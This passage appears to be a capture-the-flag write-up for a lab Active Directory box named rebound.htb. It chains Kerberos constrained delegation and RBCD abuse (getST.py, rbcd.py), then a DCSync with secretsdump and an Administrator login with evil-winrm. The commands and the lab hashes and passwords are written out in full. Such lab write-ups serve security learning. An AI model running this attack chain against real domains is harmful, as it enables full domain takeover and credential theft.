Checking outbounds for the DELEGATOR$ account.

As delegator$ we have AllowedToDelegate privileges over DC.
We can also confirm this with NetExec.
1
nxc ldap 10.129.183.159 -u 'DELEGATOR$'  -H 'daff1bb8b40ce9f50b3f1b3af10142ff' --find-delegation

But here we can see that we dont have Constrained delegation with protocol transition.
Therefore, we have a Constrained Delegation without Protocol Transition case.
If protocol transition is enabled, a service can invoke S4U2Self to produce a service ticket for arbitrary users to itself, and the tickets obtained through such mechanism have the forwardable flag set to True. The resulting ticket can be used as additional-ticket to perform S4U2Proxy.
But we do not have such benefits with this box.
In the kerberos only (without protocol transition) case of Kerberos Constrained Delegation (KCD), the tickets obtained via S4U2Self have the forwardable flag set to False. Therefore, they cannot be used for S4U2Proxy in KCD.
Resource-Based Constrained Delegation (RBCD) also utilizes S4U extensions.
However, the S4U2Proxy extension in RBCD does not require the forwardable flag to be set to True.
Another point to note is that S4U2Proxy, regardless of whether invoked with KCD or RBCD, always produces a ticket with forwardable flag set to True
Moreover, S4U2Self works on any account which has an SPN.
Therefore, to abuse Constrained Delegation without Protocol Transition, we can make it a two-step process. First, invoke S4U2Self and S4U2Proxy with RBCD to obtain a forwardable ticket and then use it for S4U2Proxy with KCD.
We also cant impersonate Administrator, why? see below.
1
faketime -f '+7h' getST.py -spn 'HTTP/dc01.rebound.htb' -impersonate 'Administrator' rebound.htb/'DELEGATOR$' -hashes ':daff1bb8b40ce9f50b3f1b3af10142ff'

According to the above KDC_ERR_BADOPTION, this implies that either administrator account is in protected users group or UAC is enabled or the constrained delegation switch is set to False.
Listing the Administrator user details using bloodyAD.
1
bloodyAD -u 'tbrady' -p '543BOMBOMBUNmanda' --host 'dc01.rebound.htb' -d 'rebound.htb' get object 'Administrator'

We can see that UAC is set to NOT_DELEGATED
This is preventing Administrator account to be impersonated. So that is out of picture.

Also requesting the S4U2SELF will not work in this case since it is not forwardable.
RBCD - Resource Based Constrained Delegation
We are gonna be using RBCD - Resource Based Constrained Delegation here. Below is the full explanation why have we did this.

msDS-AllowedToDelegateTo flag is set and TRUSTED_FOR_DELEGATION and TRUSTED_TO_AUTH_FOR_DELEGATION is not set meaning there is Kerberos Constrained Delegation without Protocol Transition.
So if we try to impersonate users like we did above we cant get a ticket that is forwardable.
So to overcome this issue we use RBCD.
For RBCD to work we need an account that has an SPN already set.
ldap_monitor has an SPN already set on them.
We need to configure DELEGATOR$ account to be able to trust ldap_monitor account.
1
faketime -f '+7h' rbcd.py -delegate-from 'ldap_monitor' -delegate-to 'DELEGATOR$' -action 'write' 'rebound.htb/delegator$' -hashes ':daff1bb8b40ce9f50b3f1b3af10142ff' -use-ldaps -k

We can see that SID of ldap_monitor (S-1-5-21-4078382237-1492182817-2568127209-7681) is added to DELEGATOR$ account.

Now if I again search for delegation using netexec.
1
nxc ldap 10.129.183.159 -u 'DELEGATOR$'  -H 'daff1bb8b40ce9f50b3f1b3af10142ff' --find-delegation

Lets now request a Service Ticket(ST/TGS)
1

faketime -f '+7h' getST.py 'rebound.htb/ldap_monitor:1GR8t@$$4u' -spn 'browser/dc01.rebound.htb' -impersonate 'DC01$' -dc-ip '10.129.183.159' 2>/dev/null

Now if I describe this ticket using describeticket.py, we can see the forwardable flag present on the ticket.
Getting ST for DC01$ again using the above ST
Since now we have successfully impersonated the DC meaning we have its TGS, we can now request another ST using the previous TGS to again impersonate the DC01, this time using the DELEGATOR$ spn.
This time we need to provide it the additional ST that we got above.
Ill export the ticket to linux kerberos env variable.

1
faketime -f '+7h' getST.py 'rebound.htb/DELEGATOR$' -hashes ':daff1bb8b40ce9f50b3f1b3af10142ff' -k -spn 'HTTP/dc01.rebound.htb' -impersonate 'DC01$' -dc-ip '10.129.183.159' -additional-ticket DC01\$@browser_dc01.rebound.htb@REBOUND.HTB.ccache 2>/dev/null

This it picked resp from our ST instead of S4U2SELF and used our ST to get a S4U2PROXY.
DCSync
Exporting the newly impersonated DC01 ticket.

Now since we have the DC01 machine account TGS we can perform a DCSync attack on the domain using secretsdump.
1
faketime -f '+7h' secretsdump.py -k -no-pass dc01.rebound.htb -dc-ip 10.129.183.159 2>/dev/null


Lets validate the administrator hash by checking winrm access.
1
nxc winrm 10.129.183.159 -u 'Administrator' -H '176be138594933bb67db3b2572fc91b8'

Lets login using evil-winrm and claim root.txt
1
evil-winrm-py -i 10.129.183.159 -u 'Administrator' -H '176be138594933bb67db3b2572fc91b8'

Rooted!

Thanks for Reading 😄